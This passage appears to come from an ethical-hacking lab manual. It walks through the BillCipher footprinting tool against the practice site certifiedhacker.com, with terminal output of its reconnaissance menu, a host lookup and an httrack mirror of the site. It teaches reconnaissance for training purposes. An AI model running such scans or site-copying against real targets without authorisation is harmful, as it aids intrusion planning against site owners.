
Are you want to collect information of website or IP address? [website/IP]: website
Enter the website address: www.certifiedhacker.com

1) DNS Lookup
2) Whois Lookup
3) GeoIP Lookup
4) Subnet Lookup
5) Port Scanner
6) Page Links
7) Zone Transfer
8) HTTP Header
9) Host Finder
10) IP-Locator
11) Find Shared DNS Servers
12) Get Robots.txt
13) Host DNS Finder
14) Reserve IP Lookup
15) Email Gathering (use Infoga)
16) Subdomain listing (use Sublist3r)
17) Find Admin login site (use Breacher)
18) Check and Bypass CloudFlare (use HatCloud)
19) Website Copier (use httrack)
20) Host Info Scanner (use WhatWeb)
21) About BillCipher
22) Fuck Out Of Here (Exit)

What information would you like to collect? (1-20): 9
www.certifiedhacker.com,162.241.216.11

Do you want to continue? [Yes/No]: Yes
```


37. Are you want to collect information of website or IP address? option appears, type **website** and press **Enter**.
38. In the **Enter the website address** option, type the target website URL (here, **www.certifiedhacker.com**) and press **Enter**.
39. Now, type **19** and press **Enter** to choose the **Website Copier (use httrack)** option from the available information gathering options.
40. The tool starts mirroring the target website; this will take approximately 5 minutes.
41. After completion of the mirroring process, the mirrored website gets saved in the folder **webservice**, as shown in the screenshot.
42. In the **Do you want to continue?** option, type **No** and press **Enter** to exit **BillCiper**.



```
python3 billcipher.py - Parrot Terminal
File Edit View Search Terminal Help

Do you want to continue? [Yes/No]: Yes

Are you want to collect information of website or IP address? [website/IP]: website
Enter the website address: www.certifiedhacker.com

1) DNS Lookup
2) Whois Lookup
3) GeoIP Lookup
4) Subnet Lookup
5) Port Scanner
6) Page Links
7) Zone Transfer
8) HTTP Header
9) Host Finder
10) IP-Locator
11) Find Shared DNS Servers
12) Get Robots.txt
13) Host DNS Finder
14) Reserve IP Lookup
15) Email Gathering (use Infoga)
16) Subdomain listing (use Sublist3r)
17) Find Admin login site (use Breacher)
18) Check and Bypass CloudFlare (use HatCloud)
19) Website Copier (use httrack)
20) Host Info Scanner (use WhatWeb)
21) About BillCiper
22) Fuck Out Of Here (Exit)


What information would you like to collect? (1-20): 19
WARNING! You are running this program as root!
It might be a good idea to run as a different user
Mirror launched on Tue, 22 Mar 2022 09:14:47 by HTTrack Website Copier/3.49-2+libhtsjava.so.2 [XR&CO'
2014]
mirroring www.certifiedhacker.com with the wizard help..
Done.41: www.certifiedhacker.com/images/content/skin-changer/skin-changer-overlay.png (0 bytes) - OK
Thanks for using HTTrack!
The website source code was saved in folder 'webservice'

Do you want to continue? [Yes/No]: No
```

